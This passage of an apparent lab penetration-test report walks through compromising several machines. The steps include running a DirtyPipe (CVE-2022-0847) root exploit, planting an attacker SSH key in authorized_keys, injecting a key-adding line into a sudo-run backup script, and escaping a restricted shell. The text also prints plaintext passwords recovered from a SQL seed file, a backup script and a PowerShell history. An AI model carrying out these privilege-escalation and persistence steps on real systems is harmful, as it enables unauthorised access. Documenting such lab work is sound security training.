-rw-rw-r-- 1 noahbedd noahbedd 2937 Apr 28 12:42 README.md
```

4.5 - 10.129.230.230 – Uploading DirtyPipe Exploit For CVE-2022-0847 To NIX02

```
$ scp compile.sh exploit-1.c exploit-2.c teamcity@10.129.230.230:/tmp

compile.sh                                          100%   71     1.0KB/s   00:00
exploit-1.c                                         100% 5364    75.2KB/s   00:00
exploit-2.c                                         100% 7752   101.6KB/s   00:00
```

4.6 - 10.129.230.230 – Compiling and Exploiting DirtyPipe Exploit For CVE-2022-0847

```
$ ./compile.sh
$ ./exploit-1

Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)

$ whoami
root
```

4.7 - 10.129.230.230 – Adding SSH Key to Authorized

```
$ mkdir -p ~/.ssh && chmod 700 ~/.ssh && echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCilg6bxjSMUutc20EG3a9p/
W1fUVGe6jExFUaGW7PG9IP1AufHGoAja0BHg5uWC3RoCZX93TVmPtNfwO4q5ydINPXh8XE0eikPovM5xxXO9phPR0c30l
a/vS5P4raeONaiZZi8hzEvLy+q/zd/XgCUIPAUmgcId8ulPd/L8IVGdZYmoniNL14L7MzFMUGtNB3VjnKzT4ng7ME/
4kM2og4gE80WMnSDfKq2fV2LEWzQwypBBvvCkREsNyYL1z8+nIr8V73d4dfd8326oVEE7raZhBCg3hAbhG/
Vvb60AdLRTe5WL9wo7WebQ5qcysayG7gYsnnShacQeDcQVHndkULHgY6w+QP5ZFulJzDZPoZfBhsX1nLQfIaRG81epOMU
iUtHsKdXpLnN68Dz2d7rMVnwEPNkmCIGybIACEDLqFyE7cKZz0BBe62yYKbumY/
qcxjpV4bg8MsERZAbgVWehudiacQgADZCjkB4XP7YyNRM5g1KDcrnr0D7GFVHtn6YHp0= noahbedd@parrot" >>
~/.ssh/authorized_keys && chmod 600 ~/.ssh/authorized_keys
```

4.8 - 10.129.230.230 – Obtained Interactive Root Access

```
$ ssh root@10.129.230.230

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.13.0-051300-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Apr 28 05:12:47 PM UTC 2026

  System load:           0.05
  Usage of /:            90.1% of 15.79GB
  Memory usage:          40%
  Swap usage:            0%
  Processes:             247
  Users logged in:       0
  IPv4 address for eth0: 10.129.230.230
  IPv6 address for eth0: dead:beef::250:56ff:feb0:20eb

  => / is using 90.1% of 15.79GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

10 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
connection or proxy settings


Last login: Thu Jun 26 19:03:35 2025
```

```
drwxr-xr-x 13 root root  4096 Jun 26  2024 zircolite
date && cat root.txt
Sat Apr 25 07:56:24 PM UTC 2026
a7bf0f80ea28de8a8505ab9d39893ce3
```

Figure 6 - Root Flag for NIX01

5.1 - 10.129.230.230 – Discovered Plaintext Credential File

```
$ grep -R password

[SNIP]
docker/init.sql:    password VARCHAR(50) NOT NULL,
.docker/init.sql:INSERT INTO employees (username, password, full_name, office_location,
date_of_employment, employment_status, job_role, job_title) VALUES
[SNIP]
```

```
$ cat .docker/init.sql

CREATE TABLE IF NOT EXISTS employees (
    id INT AUTO_INCREMENT PRIMARY KEY,
    username VARCHAR(50) NOT NULL,
    password VARCHAR(50) NOT NULL,
    full_name VARCHAR(100),
    office_location VARCHAR(100),
    date_of_employment DATE,
    employment_status VARCHAR(20),
    job_role VARCHAR(50),
    job_title VARCHAR(50)
);

INSERT INTO employees (username, password, full_name, office_location, date_of_employment,
employment_status, job_role, job_title) VALUES
('sfisher', 'KN7RgSJt@e', 'Debbie Holmes', 'Daltonton', '2024-01-26', 'active', 'Museum/
gallery exhibitions officer', 'Environmental health practitioner'),
('melissajenkins', 'r%H#5AIwRQ', 'Stephanie Gutierrez', 'Emilyland', '2024-03-27',
'inactive', 'Nurse, mental health', 'Fast food restaurant manager'),
('markrodriguez', '$3N+iNG(kX', 'Scott Horne', 'Patrickbury', '2024-08-13', 'active',
'Restaurant manager', 'Futures trader'),
('kimkiara', 'oN8FvXbw$S', 'Brianna Ryan', 'Jasonhaven', '2024-07-06', 'inactive', 'Engineer,
maintenance', 'Scientist, product/process development'),
('lindseyshelby', 'Su*g4Dzab!', 'Cory Oliver', 'Kimberlymouth', '2023-09-24', 'inactive',
'Equities trader', 'Designer, ceramics/pottery'),
('joshua08', 'VqP8ycAqKX', 'Tammy Parker', 'Jacksonchester', '2022-05-02', 'active',
'Herbalist', 'Commercial art gallery manager'),
('joshua03', 't3g5bXEmRE', 'Christina Austin', 'Lynnchester', '2023-04-17', 'inactive',
'Architect', 'Location manager'),
('theresa52', 'M7*QvZG0pq', 'Jason Dunn', 'New Danielle', '2022-07-13', 'inactive',
'Engineer, civil (consulting)', 'Museum/gallery exhibitions officer'),
('michelle23', 'QnJ&5AY6M3', 'Alexandra Perry', 'North Brittany', '2022-10-23', 'active',
'Corporate investment banker', 'Politicians assistant'),
('dawnwright', 'eG1!5rPHzk', 'Samuel Walker', 'Port Kaitlin', '2024-07-02', 'active',
'Engineer, electronics', 'Scientist, research (life sciences)'),
('marc', '010203', 'Marc Watkins', 'Kennethborough', '2023-02-01', 'inactive',
'Administrator, charities/voluntary organisations', 'Nurse, adult'),
('milleralexis', 'D3g&0EHwH7', 'Kaylee Robinson', 'New Amandatown', '2022-08-30', 'active',
'Economist', 'Hydrologist'),
('francisscott', 'qY5!8Uk7Ar', 'Ashley Chavez', 'East Lisa', '2023-06-27', 'inactive', 'Water
engineer', 'Consulting civil engineer'),
('zachary03', 'A!q3vTZ4Ng', 'Kimberly Murphy', 'West Sara', '2024-06-19', 'active',
'Radiographer, diagnostic', 'Lecturer, higher education'),
('hayleytaylor', 'Kz8*QbP1G4', 'John King', 'Pughshire', '2022-11-11', 'inactive',
'Herbalist', 'Emergency planning/management officer'),
('marksara', 'Fp3!i2XZ6j', 'Cameron Taylor', 'New Jasonmouth', '2024-02-16', 'inactive',
```

```
'Geoscientist', 'Horticultural consultant'),
('kellybryant', 'zN9!5FXoR4', 'Karen Fisher', 'Chadside', '2024-03-05', 'inactive', 'Pensions
consultant', 'Educational psychologist'),
('john', '1234567890', 'John Williams', 'Alexisview', '2023-09-22', 'active', 'System
Administrator', 'Senior System Administrator'),
('dunnkristen', 'E3p!6SJzKv', 'Christian Harris', 'Andrewside', '2023-05-10', 'active',
'Geographical information systems officer', 'Armed forces logistics/support/administrative
officer'),
('nancygutierrez', 'cP2&9LZpFk', 'Sharon Martinez', 'Robertside', '2022-10-30', 'inactive',
'Therapist, music', 'Publishing rights manager'),
('terrykyle', 'tK5*7FLoCx', 'Raymond Adams', 'Port Jessicashire', '2024-05-14', 'active',
'Fashion designer', 'Waste management officer'),
('torresrebecca', 'oY7JWpGa', 'Maria Henderson', 'Jordanside', '2023-10-13', 'inactive',
'Interpreter', 'Photographer'),
('burnsjames', 'xH1!9BZmWp', 'Brandon Russell', 'Youngburgh', '2024-03-01', 'inactive',
'Forensic psychologist', 'Research scientist (medical)'),
('kaitlynnoble', 'jM8&7XYtNz', 'Erin Moore', 'East Kevin', '2023-04-25', 'active', 'Private
music teacher', 'Newspaper journalist'),
('normanmichael', 'kY2&8VSxR4', 'Christopher Allen', 'Mcintoshberg', '2023-02-14',
'inactive', 'Community pharmacist', 'Operations geologist'),
('kennedy72', 'aS5*6LVwFo', 'Monica Carter', 'West Cameron', '2022-09-19', 'inactive',
'Leisure centre manager', 'Volunteer coordinator'),
('phillip93', 'vP7!5GRcKb', 'Chelsea Morris', 'West Rebecca', '2023-05-18', 'active',
'Engineer, electronics', 'Higher education lecturer'),
('courtney19', 'wQ3*4VLaX7', 'Brenda Cook', 'South Sarabury', '2024-06-08', 'active',
'Animator', 'Chief strategy officer'),
('stacy43', 'nZ5RKqTg', 'Tyler Roberts', 'West Laura', '2024-01-05', 'inactive', 'Naval
architect', 'Financial trader'),
('nicolemack', 'iH4&6YBjPf', 'Austin Powell', 'Pittmanfort', '2023-10-01', 'inactive',
'Communications engineer', 'Television production assistant'),
('jordan85', 'uT7*4PBgXq', 'Anthony Hernandez', 'Alicialand', '2023-11-03', 'active',
'Hydrologist', 'Legal executive'),
('clayton65', 'mN6%7TYlQp', 'Matthew Johnson', 'Gomezburgh', '2023-03-28', 'inactive',
'Surveyor, insurance', 'Senior tax professional/tax inspector'),
('hickscatherine', 'rD8VZfPj', 'Jennifer Watson', 'Kathrynport', '2024-02-19', 'inactive',
'Animal nutritionist', 'Naval architect');
```

5.2 - 10.129.230.230 – Weak Passwords / Users of Interest Determined

```
$ grep marc .docker/init.sql

('marc', '010203', 'Marc Watkins', 'Kennethborough', '2023-02-01', 'inactive',
'Administrator, charities/voluntary organisations', 'Nurse, adult'),

$ grep john .docker/init.sql

('john', '1234567890', 'John Williams', 'Alexisview', '2023-09-22', 'active', 'System
Administrator', 'Senior System Administrator'),
```

6.1 - 10.129.230.231 & 10.129.235.90 – Password Reuse Tested Across NIX02 and WIN01

```
$ ssh marc@10.129.230.231

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
```

```
 * Support:        https://ubuntu.com/pro

 System information as of Tue Apr 28 05:27:47 PM UTC 2026

  System load:           0.04
  Usage of /:            85.1% of 13.55GB
  Memory usage:          27%
  Swap usage:            0%
  Processes:             238
  Users logged in:       0
  IPv4 address for eth0: 10.129.230.231
  IPv6 address for eth0: dead:beef::250:56ff:feb0:9c05

  => / is using 85.1% of 13.55GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

10 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Jun 13 11:10:43 2025 from 10.10.16.14
marc@NIX02:~$
```




Figure 7 - John User Access With RDP




Figure 8 - User Flag for WIN01

7.1 - 10.129.230.231 – Port & Service Discovery

```
$ nmap -oN NIX02/recon/NIX02-TCP-Ports -sT -T5 -p- 10.129.230.231

Warning: 10.129.230.231 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.129.230.231
Host is up (0.13s latency).
Not shown: 64354 closed tcp ports (conn-refused), 1174 filtered tcp ports (no-response)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
110/tcp open  pop3
143/tcp open  imap
993/tcp open  imaps
995/tcp open  pop3s

# Nmap done at Sat Apr 25 11:16:30 2026 -- 1 IP address (1 host up) scanned in 812.24 seconds
```

7.2 - 10.129.230.231 – FTP Access via Marc User Account Using Discovered Credentials

```
$ ftp 10.129.230.231

Connected to 10.129.230.231.
220 ProFTPD Server (Debian) [::ffff:10.129.230.231]
Name (10.129.230.231:noahbedd): marc
331 Password required for marc
Password:
230 User marc logged in
Remote system type is UNIX.
Using binary mode to transfer files.
```

7.3 - 10.129.230.231 – Access to Marc's Home Directory via FTP

```
ftp> ls -la

229 Entering Extended Passive Mode (|||35577|)
150 Opening ASCII mode data connection for file list
drwxr-x---   6 marc     marc         4096 Jun 26  2025 .
drwxr-xr-x   5 root     root         4096 Jul 18  2024 ..
-rw-------   1 marc     marc           18 Jun 13  2025 .bash_history
-rw-r--r--   1 marc     marc          220 Jan  6  2022 .bash_logout
-rw-r--r--   1 marc     marc         3798 Aug 18  2024 .bashrc
drwxr-xr-x   2 root     root         4096 Aug 18  2024 bin
drwx------   2 marc     marc         4096 Jun 26  2025 .cache
-rwxr-xrwx   1 root     root          265 Jun 13  2025 .email-backup.sh
-rw-r--r--   1 root     root         3277 Jun 13  2025 email-backup.tgz
drwxrwxr-x   5 marc     marc         4096 Jun  9  2025 Maildir
-rw-r--r--   1 marc     marc          807 Jan  6  2022 .profile
drwx------   2 marc     marc         4096 Jun  9  2025 .ssh
-rw-r--r--   1 marc     marc           33 Apr 26 18:40 user.txt
-rw-------   1 marc     marc         7925 Jun 13  2025 .viminfo
226 Transfer complete
```

8.1 - 10.129.230.231 – SSH Access Confirmed to Marc User

```
$ ssh marc@10.129.230.231

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Apr 28 05:27:47 PM UTC 2026

  System load:           0.04
  Usage of /:            85.1% of 13.55GB
  Memory usage:          27%
  Swap usage:            0%
  Processes:             238
  Users logged in:       0
  IPv4 address for eth0: 10.129.230.231
  IPv6 address for eth0: dead:beef::250:56ff:feb0:9c05

  => / is using 85.1% of 13.55GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

10 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Jun 13 11:10:43 2025 from 10.10.16.14
marc@NIX02:~$
```

```
marc@NIX02:~$ ls
-rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
marc@NIX02:~$ cat user.txt && date
823e1b360517fe100b59742e51426715
-rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
marc@NIX02:~$ date
-rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
marc@NIX02:~$ 'date'
-rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
marc@NIX02:~$ /bin/da
dash  date
marc@NIX02:~$ /bin/date && cat user.txt
```

Figure 9 - User Flag for NIX02

8.2 - 10.129.230.231 – Restricted Shell Confirmed and Escaped

```
$ ls -la
-rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names

$ exit
logout
-rbash: /usr/bin/clear_console: restricted: cannot specify `/' in command names
Connection to 10.129.230.231 closed.

$ ssh marc@10.129.230.231 "bash --noprofile"

ls -la

total 60
drwxr-x--- 6 marc marc 4096 Jun 26  2025 .
drwxr-xr-x 5 root root 4096 Jul 18  2024 ..
-rw------- 1 marc marc   30 Apr 28 17:43 .bash_history
-rw-r--r-- 1 marc marc  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 marc marc 3798 Aug 18  2024 .bashrc
drwxr-xr-x 2 root root 4096 Aug 18  2024 bin
drwx------ 2 marc marc 4096 Jun 26  2025 .cache
-rwxr-xrwx 1 root root  265 Jun 13  2025 .email-backup.sh
-rw-r--r-- 1 root root 3277 Jun 13  2025 email-backup.tgz
drwxrwxr-x 5 marc marc 4096 Jun  9  2025 Maildir
-rw-r--r-- 1 marc marc  807 Jan  6  2022 .profile
drwx------ 2 marc marc 4096 Jun  9  2025 .ssh
-rw-r--r-- 1 marc marc   33 Apr 26 18:40 user.txt
-rw------- 1 marc marc 7925 Jun 13  2025 .viminfo
```

8.3 - 10.129.230.231 - Sudo Permissions Confirmed

```
sudo -l

#!/bin/bash

# Author: John
# Creating a backup of emails in order to prepare a DB of historical conversations that the
analytics team asked for
rm /home/marc/email-backup.tgz
tar czf /home/marc/email-backup.tgz /home/marc/Maildir

# TODO: Push tgz to drusyn
# ...
```

```
sudo -l
Matching Defaults entries for marc on NIX02:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin, use_pty

User marc may run the following commands on NIX02:
    (root) NOPASSWD: /home/marc/.email-backup.sh
```

8.4 - 10.129.230.231 - Public SSH Key Appended To Script and Executed

```
echo 'mkdir -p /root/.ssh && echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCilg6bxjSMUutc20EG3a9p/
W1fUVGe6jExFUaGW7PG9IP1AufHGoAja0BHg5uWC3RoCZX93TVmPtNfwO4q5ydINPXh8XE0eikPovM5xxXO9phPR0c30l
a/vS5P4raeONaiZZi8hzEvLy+q/zd/XgCUIPAUmgcId8ulPd/L8IVGdZYmoniNL14L7MzFMUGtNB3VjnKzT4ng7ME/
4kM2og4gE80WMnSDfKq2fV2LEWzQwypBBvvCkREsNyYL1z8+nIr8V73d4dfd8326oVEE7raZhBCg3hAbhG/
Vvb60AdLRTe5WL9wo7WebQ5qcysayG7gYsnnShacQeDcQVHndkULHgY6w+QP5ZFulJzDZPoZfBhsX1nLQfIaRG81epOMU
iUtHsKdXpLnN68Dz2d7rMVnwEPNkmCIGybIACEDLqFyE7cKZz0BBe62yYKbumY/
qcxjpV4bg8MsERZAbgVWehudiacQgADZCjkB4XP7YyNRM5g1KDcrnr0D7GFVHtn6YHp0= noahbedd@parrot" >> /
root/.ssh/authorized_keys' >> /home/marc/.email-backup.sh

sudo /home/marc/.email-backup.sh
```

8.5 - 10.129.230.231 - Root Access Gained via SSH

```
$ ssh root@10.129.230.231

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Apr 28 05:53:52 PM UTC 2026

  System load:           0.02
  Usage of /:            85.2% of 13.55GB
  Memory usage:          28%
  Swap usage:            0%
  Processes:             244
  Users logged in:       0
  IPv4 address for eth0: 10.129.230.231
  IPv6 address for eth0: dead:beef::250:56ff:feb0:9c05

  => / is using 85.2% of 13.55GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

10 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
connection or proxy settings
```

```
Last login: Thu Jun 26 19:07:29 2025
root@NIX02:~#
```

Figure 10 - Root Flag for NIX02

9.1 - 10.129.230.231 - Backup Account Credentials Discovered

```
$ ls -la

total 124
drwx------ 11 root root  4096 Apr 26 18:40 .
drwxr-xr-x 19 root root  4096 Jun 26  2025 ..
lrwxrwxrwx  1 root root     9 Apr 27  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root  3106 Oct 15  2021 .bashrc
drwx------  3 root root  4096 Jun  6  2024 .cache
-rw-------  1 root root  2727 Jun  6  2024 client.config.yaml
-rw-r--r--  1 root root  1283 Jun 21  2024 collect-all.xml
drwx------  3 root root  4096 Jul 18  2024 .config
drwx------  3 root root  4096 Jun  6  2024 .launchpadlib
-rw-------  1 root root    20 Aug 18  2024 .lesshst
drwxr-xr-x  5 root root  4096 Jun  6  2024 LiME
drwxr-xr-x  3 root root  4096 Apr 27  2023 .local
-rw-r--r--  1 root root   343 Sep 18  2024 log_backup.sh
-rw-------  1 root root  1853 Jun  3  2024 .mysql_history
-rw-r--r--  1 root root  3692 Oct 25  2022 packages-microsoft-prod.deb
-rw-r--r--  1 root root   161 Jul  9  2019 .profile
-rw-r-----  1 root root    33 Apr 26 18:40 root.txt
-rw-------  1 root root 13135 Jun  6  2024 server.config.yaml
drwx------  3 root root  4096 Apr 27  2023 snap
drwx------  2 root root  4096 Jun 13  2025 .ssh
-rw-r--r--  1 root root  8407 Jun  6  2024 sysmon-conf.xml
-rw-------  1 root root 11762 Jun 26  2025 .viminfo
drwxr-xr-x 10 root root  4096 Jun  7  2024 volatility-master
-rw-r--r--  1 root root   306 Jun 21  2024 .wget-hsts
drwxr-xr-x 13 root root  4096 Jun 26  2024 zircolite

$ cat log_backup.sh

#!/bin/bash
log_files="/var/log/dovecot.log /var/log/mail.log"
tar czf /tmp/log_backup.tgz $log_files
redis-cli -h mgmt.luminex.htb -a "backup:gmb_ADN6wje9tra3qwf" --tls --cert /etc/ssl/certs/
ssl-cert-snakeoil.pem --key /etc/ssl/private/ssl-cert-snakeoil.key --cacert /etc/ssl/certs/
ca-certificates.crt -x set log_backup < /tmp/log_backup.tgz
```

10.1 – 10.129.235.90 – Port & Service Discovery

```
$ nmap -oN WIN01-TCP-Ports -T5 -sT -p- -Pn 10.129.235.90

# Nmap 7.95 scan initiated Sat Apr 25 16:56:22 2026 as: nmap -oN WIN01-TCP-Ports -T5 -sT -p-
-Pn 10.129.235.90
Warning: 10.129.235.90 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.129.235.90
```

```
Host is up (0.069s latency).
Not shown: 64756 closed tcp ports (conn-refused), 762 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
5986/tcp  open  wsmans
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49671/tcp open  unknown

# Nmap done at Sat Apr 25 17:01:30 2026 -- 1 IP address (1 host up) scanned in 307.65 seconds
```

10.2 - 10.129.235.90 – SMB Null Authentication & Denied Permissions

```
$ nxc smb 10.129.235.90 -u '' -p '' --shares

SMB         10.129.235.90   445    WIN01            [*] Windows Server 2019 Standard 17763
x64 (name:WIN01) (domain:WIN01) (signing:False) (SMBv1:True) (Null Auth:True)
SMB         10.129.235.90   445    WIN01            [+] WIN01\:
SMB         10.129.235.90   445    WIN01            [-] Error enumerating shares:
STATUS_ACCESS_DENIED
```

11.1 - 10.129.235.90 – PowerShell Transcript Discovered via RDP

```
PS C:\Users\john> dir C:\Users\john\Documents\

 Volume in drive C has no label.
 Volume Serial Number is B8B3-0D72

 Directory of C:\Users\john\Documents

06/09/2025  11:40 AM    <DIR>          .
06/09/2025  11:40 AM    <DIR>          ..
08/23/2024  09:11 AM    <DIR>          20240823
06/09/2025  11:40 AM    <DIR>          20250609
               0 File(s)              0 bytes
               4 Dir(s)   9,571,303,424 bytes free
```

```
PS C:\Users\john>dir C:\Users\john\Documents\20250609

06/09/2025  11:40 AM    <DIR>          .
06/09/2025  11:40 AM    <DIR>          ..
06/09/2025  11:41 AM             1,422 PowerShell_transcript.WIN01.QfFnsIFK.
20250609113936.txt
               1 File(s)          1,422 bytes
               2 Dir(s)   9,571,303,424 bytes free
```

11.2 - 10.129.235.90 – Plaintext Administrator Credentials Discovered

```
PS C:\Users\john> type C:\Users\john\Documents\20250609\PowerShell_transcript.WIN01.QfFnsIFK.
20250609113936.txt

**********************
Windows PowerShell transcript start
Start time: 20250609114012
Username: WIN01\john
RunAs User: WIN01\john
Configuration Name:
Machine: WIN01 (Microsoft Windows NT 10.0.17763.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 6300
PSVersion: 5.1.17763.2268
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17763.2268
BuildVersion: 10.0.17763.2268
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
PS C:\Users\john> (Get-PSReadLineOption).HistorySavePath
C:\Users\john\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Users\john> gc C:
\Users\john\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
$Username ="Administrator"
$Password ="mdm0axd*EQM7xmq.krn" | ConvertTo-SecureString -AsPlainText -Force
$Credential =New-Object System.Management.Automation.PSCredential($Username, $Password)
Invoke-Command -ScriptBlock {`
systeminfo`
Get-WindowsFeature } - Credential $Credential -ComputerName localhost
Invoke-Command -ScriptBlock {`
systeminfo`
Get-WindowsFeature } -Credential $Credential -ComputerName localhost
(Get-PSReadLineOption).HistorySavePath
gc C:
\Users\john\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

11.3 - 10.129.235.90 – Administrator Credentials Allow For RDP Access

